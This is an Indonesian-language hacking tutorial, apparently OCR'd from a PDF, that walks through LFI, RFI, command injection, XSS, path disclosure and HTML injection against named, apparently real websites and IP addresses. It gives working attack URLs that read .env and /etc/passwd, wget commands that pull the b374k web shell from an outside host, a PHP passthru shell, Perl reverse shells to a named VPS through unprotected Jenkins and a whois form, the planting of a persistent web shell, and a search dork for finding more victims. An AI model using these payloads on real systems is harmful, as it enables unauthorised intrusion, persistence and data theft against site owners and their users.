
Selanjutnya kita akan mencoba menanam php shell yang lebih besar. Kita akan coba mengunduh php shell becak (b374k) dari https://indofids.com/skrip/b.txt ke server web ini.

Kita akan menjalankan perintah linux wget https://indofids.com/skrip/b.txt -O /home/rumahsunatkendal/public_html/g/b.php


Masukkan payload url kita di browser :

https://rumahsunatkendal.com/g/index.php?page=../../../../../../../../../home/rumahsunatkendal/access-logs/rumahsunatkendal.com-ssl_log&cmd=wget+https://indofids.com/skrip/b.txt+-O+/home/rumahsunatkendal/public_html/g/b.php
Akhirnya kita bisa mendownload file php shell di server , di contoh ini diakses dengan alamat url :

https://rumahsunatkendal.com/g/b.php



Kita bisa memasukkan perintah linux dan melihat lihat isi di dalam server lebih leluasa dengan php shell ini :



Contoh web lain yang memiliki bug lfi :

https://pelaut.dephub.go.id/download/umum?nama_file=../../../../../../../../../..//var/www/portal-serpel-2024/.env

kita bisa mengakses file di dalam server dengan bug lfi ini :

https://pelaut.dephub.go.id/download/umum?nama_file=../../../../../../../../../..//etc/passwd

https://pelaut.dephub.go.id/download/umum?nama_file=../../../../../../../../../..//etc/issue

https://pelaut.dephub.go.id/download/umum?nama_file=../../../../../../../../../..//////proc/net/tcp

3. Remote File Inclusion (RFI)

Remote File Inclusion (RFI) adalah celah keamanan yang memungkinkan penyerang untuk memasukkan (include) dan menjalankan file dari server luar (remote) ke dalam aplikasi web target.

Berbeda dengan Command Injection yang menyisipkan perintah terminal, RFI menyisipkan seluruh file kode (biasanya berisi skrip jahat atau backdoor) yang kemudian dianggap oleh server sebagai bagian dari kode asli aplikasi.

Fungsi-fungsi ini dirancang untuk menyisipkan konten dari file lain ke dalam script yang sedang berjalan. Jika variabel di dalamnya bisa dimanipulasi untuk mengarah ke URL eksternal, penyerang bisa menjalankan kode PHP milik mereka sendiri di server Anda.

include(): Memasukkan file. Jika file tidak ditemukan, hanya muncul warning dan script tetap berjalan.

include_once(): Sama seperti include, tapi memastikan file hanya dimuat satu kali.


require(): Memasukkan file. Jika file tidak ditemukan, script akan berhenti total (fatal error).

require_once(): Sama seperti require, tapi hanya dimuat satu kali.

Pada contoh kali ini kita akan coba menggunakan web yang sama karena kebetulan web tersebut juga terkena bug rfi, kita bisa cek dengan cara menginclude google di parameter page :

https://rumahsunatkendal.com/g/index.php?page=https://google.com/?

Hasilnya :



Selanjutnya kita akan coba menginclude dari alamat web yang sudah kita siapkan :

https://indofids.com/skrip/s.txt


Terlihat berisi source code gabungan html dan php yang berguna untuk menjalankan perintah shell :

```
<?php
$cmd = $_GET['cmd'];
if (!empty($cmd)) {
        echo "<pre>";
        passthru($cmd);
}
?>
```

Ketikkan ini di browser :

https://rumahsunatkendal.com/g/index.php?page=https://indofids.com/skrip/s.txt&cmd=id

Hasilnya :



Terlihat kita berhasil menjalankan perintah linux di server itu, artinya kita berhasil melakukan take over pada server web tersebut tapi dengan privilege yang masih terbatas pada user web tersebut yaitu dengan nama user : rumahsunatkendal.

4. Command Injection

Command Injection adalah salah satu celah keamanan (vulnerability) yang sangat berbahaya pada aplikasi web. Celah ini terjadi ketika penyerang berhasil menyisipkan dan menjalankan perintah sistem operasi (OS commands) pada server yang menjalankan aplikasi tersebut.

Secara sederhana, penyerang "menipu" aplikasi agar menjalankan perintah terminal (seperti di Linux Terminal atau Windows Command Prompt) yang seharusnya tidak boleh diakses oleh publik.

Berikut ini contoh beberapa web yang terkena command injection :

http://120.241.74.147:8084/

http://3.68.89.113:8080/

Kedua web tersebut menggunakan aplikasi web jenkins yang tidak dipassword.

Membiarkan Jenkins tanpa proteksi kata sandi (password) sangat berbahaya karena Jenkins bukan sekadar aplikasi web biasa, melainkan sebuah sistem otomatisasi yang memiliki kendali penuh atas infrastruktur pengembangan perangkat laku Anda.

Salah satu alasan mengapa Jenkins tanpa password adalah "pintu terbuka" bagi peretas karena bisa menyebabkan command injection.


Contohnya kita akan mengeksploitasi salah satu server dengan aplikasi web jenkins di atas, yang akan kita eksekusi adalah : http://3.68.89.113:8080/view/all/newJob

Langkahnya :
1. Klik pada menu “new item”
2. item name isikan apa saja, terus pilih Build a free-style software project, klik ok
3. Selanjutnya pada pilihan Add Build step, kita pilih : “Execute Shell”
4. Untuk mendapatkan reverse shell dari server jenkins ini, kita siapkan netcat listener pada server vps publik kita dengan perintah : nc -l -p 8080 -v
5. Kembali lagi ke jenkins tadi, pada isian Command, isikan perintah untuk reverse shell ke vps kita, misal vps kita memiliki ip : 180.250.113.149

masukkan perintah linux :

perl -e 'use Socket;$i="180.250.113.149";
$p=8080;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i)))){open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh -i");};'

Selanjutnya klik Save
6. Klik menu Build Now.
7. Jika berhasil menjalankan perintah linux di server tersebut, maka kita akan mendapatkan akses shell di server vps kita :




Di sini kita mendapatkan akses sebagai root karena aplikasi jenkins di server ini ternyata dijalankan oleh user root.

Contoh lain adalah web ini : http://144.123.43.78:9208/jenkins/

Lakukan langkah yang sama seperti di atas.

Terlihat kita mendapatkan akses shell di server tersebut :



Di sini kita mendapatkan shell dengan user : jenkins karena jenkins dijalankan sebagai user jenkins

Contoh aplikasi web lain yang kadang memiliki vulner command injection adalah aplikasi web whois lookup. Aplikasi web tersebut sebenarnya akan menjalankan perintah linux : whois nama_domain.com

di mana jika memanipulasi inputan nama domain dengan menambahkan karakter ; yang diikuti perintah, jika aplikasi web tidak melakukan sanitasi maka web akan terkena vulner command injection.

Contoh web whois lookup yang terkena command injection :

http://131.153.174.14/

Untuk menguji apakah kita bisa mendapatkan reverse shell dari web ini, kita masuk ke server syncrumlogistics.com

Selanjutnya di server syncrumlogistics.com kita gunakan netcat untuk menerima reverse shell di port 110 :

nc -l -p 110 -v

misal pada inputan input nama domain akan kita manipulasi menjadi seperti ini :


x.com;perl -e 'use Socket;$i="180.250.113.149";
$p=110;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i)))){open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh -i");};'

Jika berhasil maka akan menjalankan kode perl :

perl -e 'use Socket;$i="180.250.113.149";
$p=110;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in($p,inet
_aton($i))){open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh -i");};'

kode perl ini berfungsi untuk mengirimkan reverse shell ke ip syncrumlogistics.com melalui port 110.

Hasilnya :



Kita berhasil mendapatkan reverse shell dari server dan bebas mengetikkan perintah linux yang akan dijalankan di server.

Direktori aktif :
/var/www/vhosts/whois.edu.pl

untuk melihat domain lainya di server ini :

ls **/var/www/vhosts**

ditemukan 2 domain lain :
e2e4.news
plagiarisma.net
whois.edu.pl

yang 1 sudah tidak aktif, untuk menjaga akses kita akan tanam php shell di web plagiarisma.net

cd /var/www/vhosts/plagiarisma.net/httpdocs

berdasarkan output perintah : ls -l

kita bisa menulisi direktori users , maka

cd users

lalu download php shell :

wget https://storage.googleapis.com/google-code-archive-downloads/v2/code.google.com/b374k-shell/b374k-m1n1.zip

lalu : unzip b374k-m1n1.zip

php shell yang sudah terpasang :

https://plagiarisma.net/users/data.php

Untuk mencari yang lain bisa dicari di bing :

intitle:"Domain WHOIS Lookup"

5. Cross Site Scripting (XSS)

Cross-Site Scripting (XSS) adalah jenis celah keamanan siber yang terjadi ketika penyerang berhasil memasukkan kode (biasanya berupa JavaScript) ke dalam halaman web yang dilihat oleh pengguna lain.

Sederhananya, XSS menipu situs web yang terpercaya agar mengirimkan skrip berbahaya ke browser korban. Karena browser menganggap skrip tersebut berasal dari situs yang aman, browser akan mengeksekusinya tanpa curiga.

Berikut ini contoh web yang vulnerable terhadap xss :

http://jewishvaluesonline.com/

Web tersebut memungkinkan attacker menginput kode html dan java script pada bagian isian search.

Misal pada bagian isian search kita input :

<h1><marquee>WEB INI DIHACK</marquee></h1>

Maka terlihat akan ada tulisan berjalan : WEB INI DIHACK

Bagaimana dengan java script ? Mari kita coba, isikan :

<script>alert("HACKED");</script>

Maka akan terlihat pop up HACKED pada web

Selanjutnya kita bisa mencoba memasukkan image pada web tersebut, ketikkan kode html ini pada search :

<img src="https://dor.asia/tes.jpg">

6. Path Disclosure dan information leak

Dalam dunia keamanan web, Path Disclosure dan Information Leakage (kebocoran informasi) adalah kondisi di mana aplikasi web secara tidak sengaja membocorkan data teknis atau sensitif kepada pengguna yang tidak berwenang.

Meskipun sering dianggap sebagai celah "Low Risk", informasi ini sangat berharga bagi penyerang untuk merancang serangan yang lebih fatal (seperti RCE atau SQL Injection) atau mendapatkan username pengguna linux di server untuk kemudian dilakukan serangan dictionary attack pada servis atau cpanel.

Contoh Path Disclosure

Berikut ini adalah contoh path disclosure :

http://www.opkthailand.com/view_product.php?id=10’

pesan error : Fatal error: Call to a member function fetch_assoc() on a non-object in /home/opk/domains/opkthailand.com/public_html/view_product.php on line 7

artinya user di server adalah opk dengan path web /home/opk/domains/opkthailand.com/public_html

informasi ini bisa digunakan untuk melakukan brute force cpanel atau brute force servis seperti ssh, ftp, dll.

https://www.fairtradeindia.in/products.php?subcatid=36&id=1’

Pesan error : mysqli_fetch_array() expects parameter 1 to be mysqli_result, boolean given in <b>/home/fairtradeindia/public_html/products.php

artinya user di server adalah fairtradeindia

https://art73.vichakan.net/modules/

Pesan error : Fatal error: Uncaught Error: Call to undefined function eregi() in /home/vichakan/web/art73.vichakan.net/public_html/modules/index.php:3 Stack trace: #0 {main} thrown in /home/vichakan/web/art73.vichakan.net/public_html/modules/index.php on line 3

artinya user di server adalah vichakan

Contoh Information Leak

Contoh url dengan information leak :

http://bluetradeinternational.com/ejemplos/php/info.php

http://leserged.online.fr/phpinfo.php

terlihat berbagai informasi server seperti sistem operasi, path , dan lain lain.

Info : http://leserged.online.fr/photo/detail.php?num=4 juga terkena sql injection.

7. Html Injection

HTML Injection (atau sering disebut *Virtual Defacement*) adalah jenis serangan siber di mana penyerang berhasil "menyuntikkan" kode HTML berbahaya ke dalam sebuah halaman web.

Kondisi ini terjadi karena situs web tidak melakukan validasi atau pembersihan (*sanitization*) yang benar terhadap input dari pengguna sebelum menampilkannya di halaman. Akibatnya, browser menganggap kode HTML buatan penyerang sebagai bagian resmi dari situs tersebut.

Bagaimana Cara Kerjanya?

Bayangkan sebuah formulir komentar atau profil pengguna. Jika sistem hanya menerima teks biasa tanpa filter, penyerang bisa memasukkan tag HTML.

Contoh Sederhana:

1. **Input Normal:** `Halo, nama saya Budi.`
2. **Input Penyerang:** `<h1>Situs ini telah diretas!</h1>`

Jika situs tersebut rentan, tulisan "Situs ini telah diretas!" akan muncul dengan ukuran besar (tag h1) di layar pengguna lain, bukan sebagai teks biasa.

Jenis-Jenis HTML Injection

1. **Stored HTML Injection (Menetap):** Kode HTML disimpan secara permanen di server (misalnya dalam database komentar atau pesan). Setiap kali orang membuka halaman tersebut, kode berbahaya akan terus dieksekusi.
2. **Reflected HTML Injection (Dipantulkan):** Kode HTML tidak disimpan, melainkan dikirim melalui parameter URL. Penyerang biasanya menjebak korban dengan mengirimkan link yang sudah dimodifikasi agar tampilan web berubah saat diklik.

Bahaya HTML Injection

Meskipun sering dianggap tidak seberbahaya *SQL Injection*, teknik ini bisa menimbulkan kerugian serius:

- **Phishing:** Penyerang bisa menyuntikkan form login palsu di atas halaman asli untuk mencuri username dan password pengguna.
- **Defacement:** Mengubah tampilan visual situs untuk merusak reputasi pemilik web.
- **Penyebaran Malware:** Menambahkan link unduhan otomatis atau mengarahkan pengguna ke situs berbahaya.
- **Eskalasi ke XSS:** Seringkali HTML Injection menjadi pintu masuk untuk serangan **Cross-Site Scripting (XSS)** yang bisa mencuri *cookie* atau data sesi pengguna.

Contoh target adalah buku tamu di web https://www.smpn3bontang.sch.id/

Buku tamu tersebut terkena bug html injection.

Kunjungi pengisian buku tamu :

https://www.smpn3bontang.sch.id/index.php?&id=buku

